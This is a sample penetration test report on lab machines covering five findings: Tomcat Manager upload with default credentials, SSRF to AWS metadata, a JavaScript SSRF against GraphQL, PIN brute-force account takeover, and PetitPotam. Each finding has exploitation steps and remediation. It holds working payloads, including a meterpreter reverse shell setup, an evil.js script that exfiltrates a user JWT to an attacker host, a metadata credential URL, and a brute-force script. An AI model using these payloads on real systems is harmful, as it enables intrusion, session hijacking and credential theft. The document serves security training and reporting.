Sample

Penetration Test Report for Example

erik.pfankuch@gmail.com

1.0 Penetration Test Report

SCOPE (IP addresses vary):

- Machines 1, 2, 3, 4, 5, 6, 7, 8

1.1 High-Level Summary

This penetration test report contains the efforts that were conducted in order to assess the Enterprise labs. The following are the top 5 vulnerabilities discovered. These include remote code execution, server side request forgeries, and full session hijacking. It is recommended to update to the latest versions and

a regular update program be implemented to help protect against additional vulnerabilities discovered at a later date. All web applications should be served over HTTPS.

2.0 Penetration Testing

The following details the identified vulnerabilities and the steps taken to exploit the vulnerability.

Vulnerabilities - 1	Severity
Apache Tomcat Manager - Application Upload (Authenticated) Code Execution (Metasploit) **CVE-2009-3843**	CRITICAL 10.0 Complexity: Low

Location: Machine 1 - http://10.129.95.166:8080/manager/html

Description: The Manager application is exposed without proper access controls (default credentials), enabling attackers with valid credentials to upload malicious WAR files. These files can contain JSP applications that, once deployed, execute arbitrary code on the server.

- During directory enumeration the Tomcat Manager Application was located at /manager/html
- Authenticate with credentials tomcat:tomcat
- Using metasploit set the following options

  msf6 exploit(multi/http/tomcat_mgr_upload) > show options

  Module options (exploit/multi/http/tomcat_mgr_upload):

Name	Current Setting	Required	Description
HttpPassword	tomcat	no	The password for the specified username
HttpUsername	tomcat	no	The username to authenticate as
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.129.95.166	yes	The target host(s), see

  https://docs.metasploit.com/docs/using-metaspl

oit/basics/using-metasploit.html

RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/manager	yes	The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST		no	HTTP server virtual host

Payload options (linux/x86/meterpreter_reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.10.14.4	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
2	Linux x86

- run the exploit

Remediation

- Restrict access to the Tomcat Manager Application. Limit Access by IP Address: Configure Tomcat to allow access to the Manager application only from trusted IP addresses. This can be achieved by adding a `<Valve>` element in your `server.xml` file. If the Manager application isn't necessary for your operations, consider removing it to reduce the attack surface.
- Avoid using default or easily guessed credentials. Update to a complex password.
- Regularly update and patch Tomcat to the latest version.

https://nvd.nist.gov/vuln/detail/cve-2009-3843

https://www.cvedetails.com/cve/CVE-2009-3843/

Vulnerabilities - 2	Severity
Unauthenticated SSRF of AWS meta-data	CRITICAL 9.0
	Complexity: Low


Location: Machine 3 - http://10.129.95.161/

Description: The proxy application allows the user to make a fetch request to AWS meta-data and steal IAM role credentials. These can be used to access s3 buckets, invoke lambda functions, spin up EC2 instances, and modify CloudWatch logs etc.

- Navigate to the web application.
- In the URL input of the webpage paste the following:

  http://169.254.169.254/latest/meta-data/iam/security-credentials/admin

- Observe the leaked secrets



Remediation

- Enforce **IMDSv2** (requires a session token and blocks basic SSRF)
- Block 169.254.169.254
- Validate and sanitize all URLs before requesting

https://www.cvefind.com/en/cve/CVE-2024-51408.html

Vulnerabilities - 3	Severity
Remote File Inclusion leading to JS execution to SSRF graphql extracting all user JWTs	CRITICAL 9.0
	Complexity: High

Location: Machine 2 - http://sample.local:8080/


Description: The webpage screenshot functionality allows the user to force the server to navigate to a malicious web page which executes javascript that can SSRF queries to the graphql endpoint. This leads to extraction of user JWTs and can result in full session takeover.

- On the attacking system create the following files:

```
└─# cat evil.html
<html>
 <body>
        <script src="http://10.10.14.4:4444/evil.js"></script>
 </body>
</html>

└─# cat evil.js
try {
 // Attempt to perform a GraphQL introspection query
 fetch('http://localhost:8080/graphql', {
        method: 'POST',
        headers: {
        'Content-Type': 'application/json',
        },
        body: JSON.stringify({
        query: `
        {
 getUserJWT(id: 2, email: "alisha.suzuki@test.test")
}
        `

 })
})
 .then(res => res.text())  // Capture the response body as text
 .then(data => {
        // Exfiltrate the successful response to attacker server
        fetch('http://10.10.14.4:4444/log?d=' + encodeURIComponent(data));
```

```
})
.catch(error => {
        // If there's an error with the fetch request itself (e.g., network issues, CORS issues, etc.)
        fetch('http://10.10.14.4:4444/log?error=' + encodeURIComponent(error.message));
});

} catch (error) {
 // Catch any other errors that occur while setting up or executing the fetch request
 fetch('http://10.10.14.4:4444/log?error=' + encodeURIComponent(error.message));
}
```

- Serve the files on an http server.
- On the application search the url of the html file in the URL capture field.



- After loading the files a request will be made to the attacking http server containing the contents of the JWT of the user passed in the script. This allows an attacker to completely hijack another user's session. **NOTE this attack involved querying the graphql schema then a query to grab usernames/email**

```
┌──(root㉿kalivm)-[~/cobalt/01F100CB]
└─# python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.129.228.35 - - [11/Apr/2025 22:25:35] "GET /evil.html HTTP/1.1" 200 -
10.129.228.35 - - [11/Apr/2025 22:25:35] "GET /evil.js HTTP/1.1" 200 -
10.129.228.35 - - [11/Apr/2025 22:25:36] code 404, message File not found
10.129.228.35 - - [11/Apr/2025 22:25:36] "GET /log?d=%7B%22data%22%3A%7B%22getUserJWT%22%3A%22eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiZW1haWwiOiJhbGlzaGEuc3V6dWtpQHNjcmVlbndlYi5odGIiLCJyb2xlIjoiYWRtaW4iLCJpYXQiOjE3NDQ0Mjg0NzB9.6OL9vsPU2o-zcSSRQnBOM4g4n_vhPVmaLNRQ5Jag0Sk%22%7D%7D%0A HTTP/1.1" 404 -
```

Remediation

Reject IP addresses, localhost, internal ranges, metadata services

Validate URLs against an allowlist of file extensions

Force all headless browser requests through a proxy that blocks internal access

https://nvd.nist.gov/vuln/detail/CVE-2023-1634

Vulnerabilities - 4	Severity
Full Account Takeover via Brute Force username enumeration, insufficient password reset, Credential leak (Plain text password in response)	CRITICAL 9.1
	Complexity: Low

Location: Machine 5 - http://10.129.95.167/lib.php

- Navigate to the application
- Click “Forgot Password” and submit “admin” to confirm the username exists
- Create a script to brute force POST requests with the 10,000 pins between 0000 and 9999
- Observe the plain text password in the http response with a valid pin
- Login to the admin account with the provided password

NOTE - Python brute force script provided on the final page of this report

Remediation

Send users a password reset link to their verified email instead of showing a new password

Store passwords using a strong hash function (e.g., bcrypt, Argon2).

Implement rate limiting per IP and per user/email and lockouts

Send the same response for invalid and valid usernames “If an account exists with the provided username a resent link will be sent to your email”

Enforce password policy of length 12 with uppercase, lowercase, number, and special character


https://www.first.org/cvss/calculator/3-1#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Vulnerabilities - 5	Severity
Windows LSA Spoofing Vulnerability	HIGH 7.5
CVE-2021-36942	Complexity: Low

Location: Machine 8 - 10.129.95.170:445

Description: This vulnerability allows an unauthenticated attacker to exploit the Windows Local Security Authority (LSA) by spoofing authentication requests. By leveraging this flaw, attackers can potentially gain unauthorized access to systems, leading to privilege escalation or unauthorized information disclosure.

- Using metasploit load auxiliary/scanner/dcerpc/petitpotam and set the following options



- Run responder with the following options:

  └─# responder -I tun0 -dwv

- run the module in metasploit
- Observe the NTLMv2 hash of the Machine account sent to responder

Remediation

Microsoft has released security updates to address this vulnerability. Apply these updates promptly to protect against potential exploits.

https://nvd.nist.gov/vuln/detail/cve-2021-36942

3.0 Brute Force Script

```
import requests
```

```
# Function to read PIN guesses from a file
def read_pins_from_file(filename):
    pin_guesses = []
    with open(filename, 'r') as f:
    for line in f:
                    pin_guesses.append(line.strip())  # Remove any surrounding whitespace or newlines
    return pin_guesses
# URL of the password reset form or the target endpoint
url = "http://10.129.95.167/lib.php"
# Read the PIN guesses from the file 'pin.txt'
filename = 'pin.txt'
pin_guesses = read_pins_from_file(filename)
# User credentials or any data the server requires
username = "admin"
# Brute-force loop through the PIN guesses
for pin in pin_guesses:
    data = {
    "action": "reset",
    "username": username,
    "pin": pin
    }
    # Send the request to the server
    response = requests.post(url, data=data)
    # Check the response for success
    if "Invalid" not in response.text:
    print(f"Found the correct PIN: {pin}")
    break  # Exit the loop once the correct PIN is found
    else:
    print(f"Attempting PIN: {pin}").
```